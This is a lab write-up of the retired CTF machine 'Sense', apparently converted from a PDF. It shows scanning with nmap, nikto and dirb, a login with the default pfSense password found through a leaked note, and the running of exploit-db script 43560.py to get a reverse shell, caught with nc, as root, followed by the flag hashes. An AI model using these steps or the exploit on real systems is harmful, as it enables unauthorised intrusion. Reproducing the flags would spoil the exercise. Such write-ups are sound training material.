## enumeration

nmap -sC -sV -sT -oN /home/kali/machines/retired/sense/nmap.txt 10.10.10.60 Starting Nmap 7.91 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2021-01-13 10:26 EST

Nmap scan report for 10.10.10.60

Host is up (0.19s latency). Not shown: 998 filtered ports

PORT STATE SERVICE VERSION 80/tcp open http lighttpd 1.4.35 http-server-header: lighttpd/1.4.35

|\_http-title: Did not follow redirect to <a href="https://10.10.10.60/">https://10.10.10.60/</a>

443/tcp open ssl/https?

| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/-organizationName=CompanyName/stateOrProvinceName=Somewhere/-

countryName=US

| Not valid before: 2017-10-14T19:21:35 |\_Not valid after: 2023-04-06T19:21:35

| ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at <a href="https://-nmap.org/submit/">https://-nmap.org/submit/</a>.

Nmap done: 1 IP address (1 host up) scanned in 29.60 seconds

here we can see it is not a linur nor a windows it is a freeBSD system and ports open are

80-http 443-ssl(https)

going to the page we can see a login page



but first we will run searchsploit nikto and gobuster

```
-[/home/kali]
    nikto -h https://10.10.10.60
 Nikto v2.1.6
                         10.10.10.60
+ Target Hostname:
                         10.10.10.60
+ Target Port:
+ SSL Info:
                     Subject: /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddres
s=Email Address
                     Ciphers: AES256-SHA
                     Issuer: /C=US/ST=Somewhere/L=Somecity/0=CompanyName/OU=Organizational Unit Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddres
s=Email Address
                        2021-01-13 10:38:59 (GMT-5)
+ Start Time:
+ Server: lighttpd/1.4.35
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type + Cookie cookie_test created without the secure flag

    Cookie cookie_test created without the httponly flag
```

here we can lot of new things related to cookies but these are not that much of an issue next we will run searchsploit

nothing interesting

lets run gobuster

cannot run go buster lets try dirb

at the mean time i captured the login packet with burp and created a login.req file containing the burp request packet POST /index.php HTTP/1.1

Host: 10.10.10.60

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/-78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/-\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: <a href="https://10.10.10.60/index.php">https://10.10.10.60/index.php</a>

Content-Type: application/x-www-form-urlencoded

Content-Length: 120

Origin: https://10.10.10.60

Connection: close

Cookie: PHPSESSID=63984c7e144d35c49cb6e7542e5bda60;

cookie test=1610556028

Upgrade-Insecure-Requests: 1

\_\_csrf\_magic=sid%3A195901255881d6a64dd99defb6e51d7487b6b7c9%2C1610

and now we will run sqlmap on that

running dirb gave us lot of directors with lot of information

```
    kali)-[/home/kali]

u dirb https://10.10.10.60
DIRB v2.22
By The Dark Raver
START TIME: Wed Jan 13 10:46:35 2021
URL BASE: https://10.10.10.60/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
  — Scanning URL: https://10.10.10.60/ -
⇒ DIRECTORY: https://10.10.10.60/classes/
⇒ DIRECTORY: https://10.10.10.60/css/
+ https://10.10.10.60/favicon.ico (CODE:200|SIZE:1406)
⇒ DIRECTORY: https://10.10.10.60/includes/
+ https://10.10.10.60/index.html (CODE:200|SIZE:329)
+ https://10.10.10.60/index.php (CODE:200|SIZE:6690)
⇒ DIRECTORY: https://10.10.10.60/installer/
⇒ DIRECTORY: https://10.10.10.60/javascript/
⇒ DIRECTORY: https://10.10.10.60/themes/
⇒ DIRECTORY: https://10.10.10.60/tree/
⇒ DIRECTORY: https://10.10.10.60/widgets/
+ https://10.10.10.60/xmlrpc.php (CODE:200|SIZE:384)
—— Entering directory: https://10.10.10.60/classes/
^C> Testing: https://10.10.10.60/classes/.listings
```

here we saw /index.html

/xmlrpc.php /changelog.txt /system-user.txt

these 2 txt file are also of much use

so we visted all of them



## and its source code reveals

```
1 <HTML>
 2 <BODY>
4 <center>
6 <img src='fred.png'>
8 >
      <A HREF='/dfuife.cgi'>Begin installation</A>
9
10 
12 <!--
13 
14
     Connect to host via SSH:
      <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDTH=55 HEIGHT=25>
      <param NAME="config" VALUE="applet.conf">
16
      </applet>
18 
19 -->
21 </center>
23 </BODY>
24 </HTML>
```

and then the txt files

```
-<methodResponse>
 -<fault>
   -<value>
     -<struct>
      -<member>
         <name>faultCode</name>
        -<value>
           <int>105</int>
         </value>
       </member>
      -<member>
         <name>faultString</name>
        -<value>
           <string>XML error: Invalid document end at line 1</string>
       </member>
      </struct>
    </value>
   </fault>
 </methodResponse>
```

### Issue
There was a failure in updating the firewall. Manual patching is therefore required
### Mitigated
2 of 3 vulnerabilities have been patched.
### Timeline
The remaining patches will be installed during the next maintenance window

####Support ticket###
Please create the following user


username: Rohit
password: company defaults

but first lets run sqlmap

it yields no result

so we see a username "rohit"


and password is default password so we check google for default password for




here we can see default password is pfsense so the password seems "rohit"

## and "pfsense"

and we login



so we can see the version pfsense 2.1.3 if we see we can see a exploitdatabase has a script for the particular exploit



it has a script so we download the script and run it with below command

```
(root@ kali)-[/home/kali/machines/retired/sense]
# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.7 --lport 1234 --username rohit --password pfsense CSRF token obtained Running exploit ...
Exploit completed
```

## python3 43560.py -rhost 10.10.10.60 -lhost 10.10.14.7 -lport 1234 - username rohit -password pfsense

and we have a root shell

```
(root ≈ kali)-[/home/kali]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.60] 42468
sh: can't access tty; job control turned off
# whoami
root
# ■
```

and here we get user and root flag

userflag----8721327cc232073b40d27d9c17e7348b#

rootflag----d08c32a5d4f8c8b10e76eb51a69f1a86